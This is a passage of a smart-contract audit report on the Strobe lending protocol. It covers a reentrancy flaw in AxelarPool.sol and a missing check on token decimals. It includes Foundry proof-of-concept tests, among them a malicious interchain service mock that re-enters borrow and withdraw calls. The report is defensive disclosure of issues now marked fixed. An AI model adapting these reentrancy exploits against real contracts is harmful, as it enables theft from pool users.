Result/Recommendation	The absDeltaReserveBalance parameter in _updateRatesAndRawTotalBorrowing() is intended to project a change to totalReserveAmounts when that state variable has not yet been updated by the caller. In the liquidation flow, totalReserveAmounts[debtToken] is already correctly incremented in the liquidate() function before _updateRatesAndRawTotalBorrowing() is reached via internal calls. Therefore, when _updateRatesAndRawTotalBorrowing() is called from _repayDebtInternal() during a liquidation, absDeltaReserveBalance should be 0. This will ensure that reserveBalanceAfter correctly reflects the already updated totalReserveAmounts[token]. Corrected call in _repayDebtInternal() within the liquidation path:

```
// In Pool.sol - _repayDebtInternal()
if (liquidationRepaymentData.liquidator != address(0)) {
    // Liquidator repays debt directly on EVM side
    _updateRatesAndRawTotalBorrowing(
        token,                              // token
        updatedIndices.borrowingIndex,      // updatedBorrowingIndex
        false,                              // isDeltaReserveBalanceNegative
        0,                                  // absDeltaReserveBalance <--- CORRECTED
        true,                               // isDeltaRawTotalBorrowingNegative
        rawAmount                           // absDeltaRawTotalBorrowing
    );
    // ...
}
```


hello@softstack.io
www.softstack.io
softstack GmbH
Schiffbrückstraße 8
24937 Flensburg
CRN: HRB 12635 FL
VAT: DE317625984

6.2.7 AxelarPool Susceptible to Reentrancy Leading to Pool.sol State Manipulation

Severity: MEDIUM
Status: FIXED
File(s) affected: AxelarPool.sol
Update: https://github.com/strobe-protocol/strobe-v1-core/commit/32389655c6ba11601ae68bab0b94347ec971cb67

<table>
<tr><td>Attack / Description</td><td>The AxelarPool.sol contract serves as an intermediary for cross-chain operations, invoking core logic in Pool.sol. The primary function handling these operations, AxelarPool._executeWithInterchainToken(), is not protected by a reentrancy guard. While Pool.sol inherits ReentrancyGuard, it only applies the nonReentrant modifier to its public liquidate() function, not to functions called by AxelarPool.

The vulnerability arises in the following sequence for commands like BORROW or WITHDRAW:
1. An initial call (Call A) to AxelarPool._executeWithInterchainToken() is made (e.g., by the Axelar Interchain Token Service - ITS).
2. AxelarPool calls the corresponding function in Pool.sol (e.g., Pool.borrow() or Pool.withdraw()). This function modifies the state in Pool.sol (updates user debt, reduces user deposit, adjusts total reserve amounts, etc.).
3. Control returns to AxelarPool._executeWithInterchainToken() (Call A).
4. AxelarPool then makes an external call to InterchainTokenService.interchainTransfer(...) to dispatch the tokens.
5. Reentrancy Vector: If, during the execution of InterchainTokenService.interchainTransfer(...) or due to a mechanism triggered by it (e.g., a malicious token contract with hooks if ITS interacts with it, or a specific ITS callback behavior), an attacker can cause a reentrant call (Call B) back into AxelarPool._executeWithInterchainToken() before Call A completes, this reentrant Call B will operate on the state of Pool.sol that has already been partially modified by Call A.</td></tr>
</table>

hello@softstack.io
www.softstack.io
softstack GmbH
Schiffbrückstraße 8
24937 Flensburg
CRN: HRB 12635 FL
VAT: DE317625984

If Call B is for the same operation (e.g., another borrow or withdraw for the same user), it could lead to the operation being processed multiple times based on an already-altered state, potentially allowing an attacker to borrow more funds than their collateral permits or withdraw more tokens than their actual balance after the first intended operation.

Impact:
Successful exploitation of this reentrancy vulnerability could lead to:
State Corruption: The internal accounting within Pool.sol (user debts, user deposits, total borrows, total supplies) can become inconsistent and incorrect.

Multiple Unauthorized Operations:
An attacker could potentially execute core financial operations (like borrowing or withdrawing) multiple times within the context of a single intended cross-chain transaction, bypassing normal checks that would apply to sequential, independent operations.

Loss of Protocol or User Funds:
Excessive Borrows: Attackers might borrow more assets than their collateral legitimately allows.
Excessive Withdrawals: Attackers might withdraw more assets than their actual net balance. This could lead to bad debt for the protocol or direct loss of user funds from the pool.

Proof of Concept

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.21;


import "forge-std/Test.sol";
import "./mocks/MockERC20.sol";
import {AxelarPoolHarness} from "./harnesses/AxelarPoolHarness.sol";
import {IStdReference} from "../src/interfaces/IStdReference.sol";
import {OracleConnectorHub} from "../src/oracles/OracleConnectorHub.sol";
import {Pool} from "../src/core/Pool.sol";
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

```
import {BandProtocolConnector} from "../src/oracles/BandProtocolConnector.sol";
import {InterestRateStrategyOne} from
"../src/core/irs/InterestRateStrategyOne.sol";
import {ERC20} from "lib/openzeppelin-contracts/contracts/token/ERC20/ERC20.sol";
import {DataTypes} from "../src/core/libraries/DataTypes.sol";
import {MockStdReference} from "./mocks/MockStdReference.sol";
import {IAxelarPool} from "../src/interfaces/IAxelarPool.sol";


/**
 * @title Bug Report 10: Reentrancy Through AxelarPool Test
 * @dev Proof of concept test demonstrating potential reentrancy vulnerability in
AxelarPool
 *
 * Bug Description:
 * - Pool.sol inherits ReentrancyGuard but only liquidate() uses nonReentrant
modifier
 * - Core operations (deposit, withdraw, borrow, repay) are onlyAxelarPool without
reentrancy protection
 * - AxelarPool._executeWithInterchainToken lacks reentrancy guards
 * - During interchainTransfer call, if a malicious contract can trigger
reentrancy,
 *   it could exploit intermediate state in Pool.sol
 *
 * Attack Vector:
 * 1. Attacker triggers AxelarPool._executeWithInterchainToken (Call A) for
BORROW/WITHDRAW
 * 2. Pool.sol methods update state (balances, debts)
 * 3. Before Call A completes (during interchainTransfer), reentrancy occurs (Call
B)
 * 4. Call B exploits intermediate state from Call A
 */
contract BugReport10_ReentrancyThroughAxelarPoolTest is Test {
    AxelarPoolHarness axelarPool;
    MockERC20 tokenA;
    MockStdReference mockRef;
    MaliciousInterchainTokenService maliciousITS;
```


hello@softstack.io
www.softstack.io
softstack GmbH
Schiffbrückstraße 8
24937 Flensburg
CRN: HRB 12635 FL
VAT: DE317625984

```
    string constant ACCEPTED_SOURCE_CHAIN = "xrpl-dev";
    address constant deployer = address(0x11123);
    DataTypes.XrplAccountHash constant treasury =
DataTypes.XrplAccountHash.wrap(bytes32(uint256(0x222)));
    bytes constant attackerSourceAddress =
abi.encodePacked(bytes32(uint256(0x333)));
    bytes constant victimSourceAddress = abi.encodePacked(bytes32(uint256(0x444)));

    DataTypes.XrplAccountHash attackerHash;
    DataTypes.XrplAccountHash victimHash;

    // Track reentrancy attempts
    uint256 public borrowCallCount;
    uint256 public withdrawCallCount;
    bool public reentrancyDetected;

    function setUp() public {
        vm.startPrank(deployer);

        // Compute hashes
        attackerHash =
DataTypes.XrplAccountHash.wrap(keccak256(attackerSourceAddress));
        victimHash =
DataTypes.XrplAccountHash.wrap(keccak256(victimSourceAddress));

        // Deploy mock token and oracle setup
        tokenA = new MockERC20("Token A", "A", 18);
        mockRef = new MockStdReference();

        // Set up oracle infrastructure
        BandProtocolConnector xrpConnector = new BandProtocolConnector(mockRef,
"XRP", 40 minutes);
        OracleConnectorHub oracleConnectorHub = new OracleConnectorHub();
        oracleConnectorHub.setTokenConnector(address(tokenA),
address(xrpConnector));
```

```
        // Set up interest rate strategy
        DataTypes.InterestRateStrateyOneParams memory xrpIrsParams =
            DataTypes.InterestRateStrateyOneParams({slope0: 8, slope1: 100,
baseRate: 0, optimalRate: 65});
        InterestRateStrategyOne xrpIrs = new InterestRateStrategyOne(xrpIrsParams);

        // Deploy malicious ITS that will trigger reentrancy
        maliciousITS = new MaliciousInterchainTokenService();

        // Deploy AxelarPool with malicious ITS
        axelarPool = new AxelarPoolHarness(
            address(maliciousITS),
            address(oracleConnectorHub),
            treasury,
            ACCEPTED_SOURCE_CHAIN
        );

        // Set the AxelarPool reference in the malicious ITS
        maliciousITS.setAxelarPool(axelarPool);
        maliciousITS.setTestContract(address(this));

        // Configure the pool with our token
        axelarPool.pool().addReserve(
            address(tokenA),
            address(xrpIrs),
            70, // uint8 ltvPct,
            80, // uint8 liquidationThresholdPct,
            10, // uint8 reserveFactorPct,
            5, // uint8 liquidationBonusPct,
            1000000e18, // uint256 borrowingLimit,
            1000000e18, // uint256 lendingLimit,
            bytes32("test-token-id")
        );

        // Set oracle price for tokenA
        mockRef.setReferenceData("XRP", "USD", 1e18, block.timestamp,
block.timestamp);
```

```
        // Add initial liquidity to the pool
        tokenA.mint(address(axelarPool), 10000e18);

        vm.stopPrank();
    }

    function testBugReport10_ReentrancyDuringBorrow() public {
        // Setup: Give attacker collateral to borrow against
        uint256 collateralAmount = 1000e18;
        uint256 borrowAmount = 50e18;

        _simulateUserDeposit(attackerHash, address(tokenA), collateralAmount);

        // Verify attacker has collateral but no debt initially
        uint256 initialDebt =
axelarPool.pool().getUserDebtForToken(address(tokenA), attackerHash);
        assertEq(initialDebt, 0, "Attacker should have no initial debt");

        // Configure malicious ITS to attempt reentrancy during borrow
        maliciousITS.setShouldReenter(true);

maliciousITS.setReentryCommand(uint8(IAxelarPool.CrossChainCommand.BORROW));
        maliciousITS.setReentryToken(address(tokenA));
        maliciousITS.setReentryAmount(borrowAmount);
        maliciousITS.setReentrySourceAddress(attackerSourceAddress);

        // Execute the BORROW command that will trigger reentrancy
        bytes memory data = abi.encode(
            uint8(IAxelarPool.CrossChainCommand.BORROW),
            address(tokenA),
            borrowAmount,
            abi.encode(uint256(500000)) // estimatedGas
        );

        // Reset counters
        borrowCallCount = 0;
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

```
        reentrancyDetected = false;

        vm.prank(address(maliciousITS));
        axelarPool.executeWithInterchainToken(
            bytes32("test-command-id"),
            ACCEPTED_SOURCE_CHAIN,
            attackerSourceAddress,
            data,
            bytes32("test-token-id"),
            address(tokenA),
            0
        );

        // BUG DEMONSTRATION: Reentrancy was possible and multiple borrow
operations occurred
        uint256 finalDebt = axelarPool.pool().getUserDebtForToken(address(tokenA),
attackerHash);

        assertTrue(reentrancyDetected, "Reentrancy should have been detected");
        assertGt(borrowCallCount, 1, "Multiple borrow calls should have occurred
due to reentrancy");
        assertGt(finalDebt, borrowAmount, "Final debt should be greater than single
borrow amount due to reentrancy");

        emit log_named_uint("Expected Debt (single borrow)", borrowAmount);
        emit log_named_uint("Actual Debt (due to reentrancy)", finalDebt);
        emit log_named_uint("Number of Borrow Calls", borrowCallCount);
        emit log_string("BUG: Reentrancy allowed multiple borrow operations,
inflating debt");
    }

    function testBugReport10_ReentrancyDuringWithdraw() public {
        // Setup: Give attacker initial deposit balance
        uint256 initialDeposit = 200e18;
        uint256 withdrawAmount = 50e18;

        _simulateUserDeposit(attackerHash, address(tokenA), initialDeposit);
```

```
        uint256 initialBalance =
axelarPool.pool().getUserDepositForToken(address(tokenA), attackerHash);
        assertEq(initialBalance, initialDeposit, "Attacker should have initial
deposit");

        // Configure malicious ITS to attempt reentrancy during withdraw
        maliciousITS.setShouldReenter(true);

maliciousITS.setReentryCommand(uint8(IAxelarPool.CrossChainCommand.WITHDRAW));
        maliciousITS.setReentryToken(address(tokenA));
        maliciousITS.setReentryAmount(withdrawAmount);
        maliciousITS.setReentrySourceAddress(attackerSourceAddress);

        // Execute the WITHDRAW command that will trigger reentrancy
        bytes memory data = abi.encode(
            uint8(IAxelarPool.CrossChainCommand.WITHDRAW),
            address(tokenA),
            withdrawAmount,
            abi.encode(uint256(500000))
        );

        // Reset counters
        withdrawCallCount = 0;
        reentrancyDetected = false;

        vm.prank(address(maliciousITS));
        axelarPool.executeWithInterchainToken(
            bytes32("test-command-id"),
            ACCEPTED_SOURCE_CHAIN,
            attackerSourceAddress,
            data,
            bytes32("test-token-id"),
            address(tokenA),
            0
        );
```

```
        // BUG DEMONSTRATION: Reentrancy allowed multiple withdrawals
        uint256 finalBalance =
axelarPool.pool().getUserDepositForToken(address(tokenA), attackerHash);
        uint256 expectedBalance = initialDeposit - withdrawAmount;

        assertTrue(reentrancyDetected, "Reentrancy should have been detected");
        assertGt(withdrawCallCount, 1, "Multiple withdraw calls should have
occurred");
        assertLt(finalBalance, expectedBalance, "Final balance should be less than
expected due to multiple withdrawals");

        emit log_named_uint("Initial Balance", initialDeposit);
        emit log_named_uint("Expected Balance (single withdraw)", expectedBalance);
        emit log_named_uint("Actual Balance (due to reentrancy)", finalBalance);
        emit log_named_uint("Number of Withdraw Calls", withdrawCallCount);
        emit log_string("BUG: Reentrancy allowed multiple withdraw operations,
draining more funds");
    }

    function testBugReport10_ReentrancyStateCorruption() public {
        // Setup: Create a scenario where reentrancy can corrupt state between
users
        uint256 attackerCollateral = 1000e18;
        uint256 victimDeposit = 500e18;
        uint256 borrowAmount = 50e18;

        // Both users deposit
        _simulateUserDeposit(attackerHash, address(tokenA), attackerCollateral);
        _simulateUserDeposit(victimHash, address(tokenA), victimDeposit);

        // Configure malicious ITS for a more complex reentrancy attack
        // Attacker will borrow, and during the interchainTransfer callback,
        // trigger another operation that could affect state consistency
        maliciousITS.setShouldReenter(true);

maliciousITS.setReentryCommand(uint8(IAxelarPool.CrossChainCommand.BORROW));
        maliciousITS.setReentryToken(address(tokenA));
```

```
        maliciousITS.setReentryAmount(borrowAmount / 2); // Smaller second borrow
        maliciousITS.setReentrySourceAddress(attackerSourceAddress);

        // Get initial states
        uint256 initialAttackerDebt =
axelarPool.pool().getUserDebtForToken(address(tokenA), attackerHash);
        uint256 initialVictimBalance =
axelarPool.pool().getUserDepositForToken(address(tokenA), victimHash);
        uint256 initialTotalDebt =
axelarPool.pool().getTotalDebtForToken(address(tokenA));

        // Execute the attack
        bytes memory data = abi.encode(
            uint8(IAxelarPool.CrossChainCommand.BORROW),
            address(tokenA),
            borrowAmount,
            abi.encode(uint256(500000))
        );

        borrowCallCount = 0;
        reentrancyDetected = false;

        vm.prank(address(maliciousITS));
        axelarPool.executeWithInterchainToken(
            bytes32("test-command-id"),
            ACCEPTED_SOURCE_CHAIN,
            attackerSourceAddress,
            data,
            bytes32("test-token-id"),
            address(tokenA),
            0
        );

        // Check for state corruption
        uint256 finalAttackerDebt =
axelarPool.pool().getUserDebtForToken(address(tokenA), attackerHash);
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

```
        uint256 finalVictimBalance =
axelarPool.pool().getUserDepositForToken(address(tokenA), victimHash);
        uint256 finalTotalDebt =
axelarPool.pool().getTotalDebtForToken(address(tokenA));

        assertTrue(reentrancyDetected, "Reentrancy should have been detected");
        assertGt(borrowCallCount, 1, "Multiple operations should have occurred");

        // The victim's balance should not be affected by attacker's reentrancy
        assertEq(finalVictimBalance, initialVictimBalance, "Victim balance should
remain unchanged");

        // But the attacker's debt and total debt might be inconsistent due to
reentrancy
        uint256 expectedSingleBorrowDebt = borrowAmount;
        uint256 expectedReentrantDebt = borrowAmount + (borrowAmount / 2);

        emit log_named_uint("Initial Attacker Debt", initialAttackerDebt);
        emit log_named_uint("Expected Debt (single borrow)",
expectedSingleBorrowDebt);
        emit log_named_uint("Expected Debt (with reentrancy)",
expectedReentrantDebt);
        emit log_named_uint("Actual Attacker Debt", finalAttackerDebt);
        emit log_named_uint("Initial Total Debt", initialTotalDebt);
        emit log_named_uint("Final Total Debt", finalTotalDebt);
        emit log_named_uint("Victim Balance (should be unchanged)",
finalVictimBalance);
        emit log_string("BUG: Reentrancy enabled state manipulation during critical
operations");
    }

    // Helper functions for tracking reentrancy
    function trackBorrowCall() external {
        borrowCallCount++;
        if (borrowCallCount > 1) {
            reentrancyDetected = true;
        }
```

```
    }

    function trackWithdrawCall() external {
        withdrawCallCount++;
        if (withdrawCallCount > 1) {
            reentrancyDetected = true;
        }
    }

    /**
     * @dev Helper function to simulate a user deposit
     */
    function _simulateUserDeposit(DataTypes.XrplAccountHash user, address token,
uint256 amount) internal {
        bytes memory sourceAddress = (DataTypes.XrplAccountHash.unwrap(user) ==
DataTypes.XrplAccountHash.unwrap(attackerHash)) ? attackerSourceAddress :
victimSourceAddress;

        tokenA.mint(address(axelarPool), amount);

        bytes memory data = abi.encode(
            uint8(IAxelarPool.CrossChainCommand.DEPOSIT),
            address(tokenA),
            0,
            abi.encode(false) // disableCollateral = false
        );

        vm.prank(address(maliciousITS));
        axelarPool.executeWithInterchainToken(
            bytes32("deposit-command-id"),
            ACCEPTED_SOURCE_CHAIN,
            sourceAddress,
            data,
            bytes32("test-token-id"),
            address(tokenA),
            amount
        );
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

```
    }
}


/**
 * @title Malicious Interchain Token Service
 * @dev Mock ITS contract that simulates reentrancy attacks during
interchainTransfer
 */
contract MaliciousInterchainTokenService {
    AxelarPoolHarness public axelarPool;
    BugReport10_ReentrancyThroughAxelarPoolTest public testContract;

    bool public shouldReenter;
    uint8 public reentryCommand;
    address public reentryToken;
    uint256 public reentryAmount;
    bytes public reentrySourceAddress;
    bool private _reentering;

    function setAxelarPool(AxelarPoolHarness _axelarPool) external {
        axelarPool = _axelarPool;
    }

    function setTestContract(address _testContract) external {
        testContract = BugReport10_ReentrancyThroughAxelarPoolTest(_testContract);
    }

    function setShouldReenter(bool _shouldReenter) external {
        shouldReenter = _shouldReenter;
    }

    function setReentryCommand(uint8 _command) external {
        reentryCommand = _command;
    }

    function setReentryToken(address _token) external {
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

```
        reentryToken = _token;
    }

    function setReentryAmount(uint256 _amount) external {
        reentryAmount = _amount;
    }

    function setReentrySourceAddress(bytes calldata _sourceAddress) external {
        reentrySourceAddress = _sourceAddress;
    }

    /**
     * @dev Mock interchainTransfer that triggers reentrancy
     */
    function interchainTransfer(
        bytes32 tokenId,
        string calldata destinationChain,
        bytes calldata destinationAddress,
        uint256 amount,
        bytes calldata metadata,
        uint256 gasValue
    ) external {
        // Track the operation for the specific command
        if (reentryCommand == uint8(IAxelarPool.CrossChainCommand.BORROW)) {
            testContract.trackBorrowCall();
        } else if (reentryCommand == uint8(IAxelarPool.CrossChainCommand.WITHDRAW))
{
            testContract.trackWithdrawCall();
        }

        // If reentrancy is enabled and we're not already reentering, attempt
reentrancy
        if (shouldReenter && !_reentering) {
            _reentering = true;

            // Prepare reentrancy data
            bytes memory reentrantData = abi.encode(
```

	`` reentryCommand, reentryToken, reentryAmount, abi.encode(uint256(500000)) // estimatedGas); // Attempt reentrancy - this simulates a malicious callback during interchainTransfer try axelarPool.executeWithInterchainToken(bytes32("reentrancy-command-id"), "xrpl-dev", reentrySourceAddress, reentrantData, bytes32("test-token-id"), reentryToken, 0) {} catch { // Reentrancy might fail due to various reasons, but the attempt itself demonstrates the vulnerability } _reentering = false; } // Simulate successful interchain transfer (in reality this would be async) // For the POC, we just need to show that the function was called during execution } } ```
Code	Line 48 - 139 (AxelarPool.sol): ``` function _executeWithInterchainToken(bytes32 commandId, string calldata sourceChain, bytes calldata sourceAddress, bytes calldata data, ```

hello@softstack.io
www.softstack.io
softstack GmbH
Schiffbrückstraße 8
24937 Flensburg
CRN: HRB 12635 FL
VAT: DE317625984

	<pre> bytes32 tokenId, address token, uint256 amount) internal override { if (keccak256(abi.encodePacked(sourceChain)) != keccak256(abi.encodePacked(acceptedSourceChain))) { revert Errors.UnsupportedChain(sourceChain); } DataTypes.XrplAccountHash xrplAccountHash = DataTypes.bytesToXrplAccountHash(sourceAddress); (uint8 command, address requestedToken, uint256 requestedAmount, bytes memory extraData) = abi.decode(data, (uint8, address, uint256, bytes)); if (command == uint8(CrossChainCommand.DEPOSIT)) { (bool disableCollateral) = abi.decode(extraData, (bool)); try pool.deposit(xrplAccountHash, sourceAddress, token, amount, disableCollateral) returns (bool) {} // https://docs.soliditylang.org/en/latest/control-structures.html#try- catch // In order to catch all error cases, you have to have at least the clause catch { ...} // or the clause catch (bytes memory lowLevelData) { ... }. catch (bytes memory _errorCode) { emit DepositError(_errorCode); _trap(xrplAccountHash, token, amount); emit Trapped(xrplAccountHash, sourceAddress, token, amount, trapped[xrplAccountHash][token]); } } else if (command == uint8(CrossChainCommand.WITHDRAW)) { (uint256 estimatedGas) = abi.decode(extraData, (uint256)); bytes32 requestedTokenId = pool.axelarTokenIds(requestedToken); pool.withdraw(xrplAccountHash, sourceAddress, requestedToken, requestedAmount);</pre>

hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

```
            InterchainTokenService(interchainTokenService).interchainTransfer(
                requestedTokenId, // bytes32 tokenId,
                acceptedSourceChain, // string calldata destinationChain,
                sourceAddress, // bytes calldata destinationAddress,
                requestedAmount, // uint256 amount,
                "", // bytes calldata metadata,
                estimatedGas // uint256 gasValue
            );
        } else if (command == uint8(CrossChainCommand.WITHDRAW_ALL)) {
            (uint256 estimatedGas) = abi.decode(extraData, (uint256));
            bytes32 requestedTokenId = pool.axelarTokenIds(requestedToken);

            uint256 amountWithdrawn = pool.withdrawAll(xrplAccountHash,
sourceAddress, requestedToken);

            InterchainTokenService(interchainTokenService).interchainTransfer(
                requestedTokenId, // bytes32 tokenId,
                acceptedSourceChain, // string calldata destinationChain,
                sourceAddress, // bytes calldata destinationAddress,
                amountWithdrawn, // uint256 amount,
                "", // bytes calldata metadata,
                estimatedGas // uint256 gasValue
            );
        } else if (command == uint8(CrossChainCommand.BORROW)) {
            (uint256 estimatedGas) = abi.decode(extraData, (uint256));
            bytes32 requestedTokenId = pool.axelarTokenIds(requestedToken);

            pool.borrow(xrplAccountHash, sourceAddress, requestedToken,
requestedAmount);

            InterchainTokenService(interchainTokenService).interchainTransfer(
                requestedTokenId, // bytes32 tokenId,
                acceptedSourceChain, // string calldata destinationChain,
                sourceAddress, // bytes calldata destinationAddress,
                requestedAmount, // uint256 amount,
                "", // bytes calldata metadata,
```

	<pre> estimatedGas // uint256 gasValue); } else if (command == uint8(CrossChainCommand.REPAY)) { // https://docs.soliditylang.org/en/latest/control-structures.html#try- catch // In order to catch all error cases, you have to have at least the clause catch { ...} // or the clause catch (bytes memory lowLevelData) { ... }. try pool.repay(xrplAccountHash, sourceAddress, token, amount) returns (bool) {} catch (bytes memory _errorCode) { emit RepaymentError(_errorCode); _trap(xrplAccountHash, token, amount); emit Trapped(xrplAccountHash, sourceAddress, token, amount, trapped[xrplAccountHash][token]); } } else if (command == uint8(CrossChainCommand.ENABLE_COLLATERAL)) { pool.enableCollateral(xrplAccountHash, sourceAddress, requestedToken); } else if (command == uint8(CrossChainCommand.DISABLE_COLLATERAL)) { // Collateralization is checked in this function pool.disableCollateral(xrplAccountHash, sourceAddress, requestedToken); } else { revert Errors.UnsupportedCommand(command); } emit ExecuteWithInterchainToken(commandId, sourceChain, sourceAddress, data, tokenId, token, amount); }</pre>
Result/Recommendation	The primary mitigation is to prevent reentrancy into AxelarPool._executeWithInterchainToken(). Implement Reentrancy Guard on AxelarPool: AxelarPool.sol should inherit from OpenZeppelin's ReentrancyGuard (or a similar audited utility). Apply the nonReentrant modifier to the _executeWithInterchainToken() function.

```
// In AxelarPool.sol

import {ReentrancyGuard} from "@openzeppelin/contracts/utils/ReentrancyGuard.sol";
// Adjust path as needed



contract AxelarPool is IAxelarPool, InterchainTokenExecutable, Trap, ITrap,
ReentrancyGuard { // Inherit ReentrancyGuard

    // ... existing code ...


    function _executeWithInterchainToken(

        // ... parameters ...

    ) internal override nonReentrant { // Apply modifier

        // ... existing logic ...

    }

}
```

Review Axelar ITS Interaction Patterns:
Thoroughly review the Axelar Interchain Token Service documentation and behavior to understand if its standard callback patterns or token interaction mechanisms could inherently create reentrancy vectors. If so, ensure AxelarPool's design accounts for them, even with a reentrancy guard (as the guard protects the function itself, but complex interactions still need care).

hello@softstack.io
www.softstack.io
softstack GmbH
Schiffbrückstraße 8
24937 Flensburg
CRN: HRB 12635 FL
VAT: DE317625984

	Audit Pool.sol External Calls (Defense in Depth): While Pool.sol functions called by AxelarPool mostly update state, re-verify that they make no unsafe external calls to untrusted contracts that could inadvertently facilitate a reentrancy path back to AxelarPool before their own execution completes. (Note: Oracle calls are typically view and generally safe from this specific type of reentrancy vector).

6.2.8 Lack of ERC20 Decimals Validation in _addReserve Leads to Potential DoS for Reserve Operations
Severity: MEDIUM
Status: FIXED
File(s) affected: PoolConfig.sol
Update: https://github.com/strobe-protocol/strobe-v1-core/commit/5e7c5465abec3ee77f7fd9f7da84ddef59b9b010

Attack / Description	The PoolConfig._addReserve() function, responsible for initializing new token reserves, fetches the decimals of the provided token contract via an external call: uint8 decimals = ERC20(token).decimals();. This fetched uint8 value is then stored directly in the DataTypes.MarketReserveData struct for the reserve without any further validation on its magnitude (beyond the inherent uint8 range of 0-255). The Math.mulDecimals and Math.divDecimals library functions, which are used extensively in Pool.sol for converting between token amounts and their USD values using oracle prices, calculate a scale factor as 10 ** bDecimals. If bDecimals (the stored token decimals) is excessively large (e.g., greater than approximately 77), the calculation 10 ** bDecimals will overflow a uint256. In Solidity versions ^0.8.0, such an overflow will cause the transaction to revert. While most standard ERC20 tokens use a decimals value between 0 and 18 (with some exceptions like 6 or 8), the ERC20 standard only mandates decimals() to return uint8. A token could technically return any value up to 255. If a token with an unusually large decimals value (e.g., 80, as demonstrated in the PoC) is added as a reserve, any subsequent operation on this reserve that requires price scaling via Math.mulDecimals or Math.divDecimals will fail due to this overflow. **Impact:**

	Denial of Service (DoS) for Specific Reserve Operations: If a token with an excessively high decimals value (e.g., >77) is added as a reserve: Any function in Pool.sol that attempts to calculate USD values for this reserve (e.g., getUserDebtUsdValueForToken, getUserCollateralUsdValueForToken, which are called by liquidate, borrow, health checks) will revert when Math.mulDecimals or Math.divDecimals attempts to compute 10 ** high_decimals. This renders the affected reserve effectively unusable for core protocol functions like borrowing against it, liquidating it, or having it correctly contribute to overall account health calculations. Blocked Reserve Addition (Safe Failure): If a token contract's decimals() function itself reverts or is non-compliant, the _addReserve() call will revert. This is a safe failure mode as it prevents problematic tokens from being listed, but the user is still blocked from adding the asset. The primary issue is the acceptance and storage of a decimals value that is too large for the Math.sol library to handle. **Proof of Concept :** `// SPDX-License-Identifier: UNLICENSED` `pragma solidity ^0.8.21;` `import "forge-std/Test.sol";` `import "forge-std/console.sol";` `import {Pool} from "../src/core/Pool.sol";` `import {OracleConnectorHub} from "../src/oracles/OracleConnectorHub.sol";` `import {BandProtocolConnector} from "../src/oracles/BandProtocolConnector.sol";` `import {InterestRateStrategyOne} from` `"../src/core/irs/InterestRateStrategyOne.sol";` `import {ERC20} from "lib/openzeppelin-contracts/contracts/token/ERC20/ERC20.sol";` `import {DataTypes} from "../src/core/libraries/DataTypes.sol";` `import {MockStdReference} from "./mocks/MockStdReference.sol";` `import {Math} from "../src/math/Math.sol";`

hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

```
/**
 * @title Bug Report 13: Lack of ERC20 Decimals Validation Test
 * @dev Proof of concept test demonstrating the ERC20 decimals validation
vulnerability
 *
 * Bug Description:
 * PoolConfig._addReserve() fetches token decimals via uint8 decimals =
ERC20(token).decimals()
 * and stores this value without validation. Issues:
 * 1. If token returns unusually large decimal values (e.g., 80, up to 255),
 *    it can break Math.mulDecimals/divDecimals because uint256 scale = 10 **
bDecimals
 *    can overflow if bDecimals > ~77
 * 2. Overflowing scale to 0 causes division by zero
 * 3. A massive scale (if it didn't overflow) would cause precision loss or zeroing
of results
 */
contract BugReport13_DecimalsValidationTest is Test {
    Pool pool;
    OracleConnectorHub oracleHub;
    BandProtocolConnector connector;
    InterestRateStrategyOne strategy;
    MockStdReference mockRef;
    MockHighDecimalsERC20 highDecimalsToken;

    address constant deployer = address(0x11123);
    DataTypes.XrplAccountHash constant treasury =
DataTypes.XrplAccountHash.wrap(bytes32(uint256(0x222)));

    function setUp() public {
        vm.startPrank(deployer);

        // Setup oracle infrastructure
        mockRef = new MockStdReference();
        connector = new BandProtocolConnector(mockRef, "HDT", 30 minutes);
        oracleHub = new OracleConnectorHub();
```

```
        // Setup interest rate strategy
        DataTypes.InterestRateStrateyOneParams memory params =
DataTypes.InterestRateStrateyOneParams({
            slope0: 5,
            slope1: 10,
            baseRate: 2,
            optimalRate: 75
        });
        strategy = new InterestRateStrategyOne(params);

        // Setup pool
        pool = new Pool(deployer, address(oracleHub), treasury, deployer);

        // Create token with extremely high decimals (80)
        highDecimalsToken = new MockHighDecimalsERC20("HighDecToken", "HDT", 80);

        // Setup mock price for the high decimals token
        mockRef.setReferenceData("HDT", "USD", 1e18, 1000, 1000);

        vm.stopPrank();
    }

    /**
     * @dev Test that demonstrates the bug: adding a reserve with high decimals
(80)
     * succeeds without any validation, storing potentially problematic decimals
     */
    function test_BugPOC_HighDecimalsTokenAcceptedWithoutValidation() public {
        vm.startPrank(deployer);

        // The bug: addReserve accepts tokens with extremely high decimals without
validation
        pool.addReserve(
            address(highDecimalsToken),
            address(strategy),
            70, // ltvPct
            80, // liquidationThresholdPct
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

```
            10, // reserveFactorPct
            5,  // liquidationBonusPct
            1000e18, // borrowingLimit
            1000e18, // lendingLimit
            keccak256("test-token-id") // axelarTokenId
        );

        // Verify the reserve was added with problematic high decimals
        DataTypes.MarketReserveData memory reserveData =
pool.getReserveData(address(highDecimalsToken));
        assertEq(reserveData.decimals, 80, "Bug: Reserve accepted with 80 decimals
without validation");
        assertTrue(reserveData.enabled, "Reserve should be enabled");

        console.log("BUG DEMONSTRATED: Token with 80 decimals was accepted without
validation");
        console.log("This can cause Math.mulDecimals/divDecimals to overflow when
10**80 is calculated");

        vm.stopPrank();
    }

    /**
     * @dev Test that shows tokens with reasonable decimals work fine
     */
    function test_ReasonableDecimalsWork() public {
        vm.startPrank(deployer);

        // Create a token with reasonable decimals (18)
        MockHighDecimalsERC20 normalToken = new
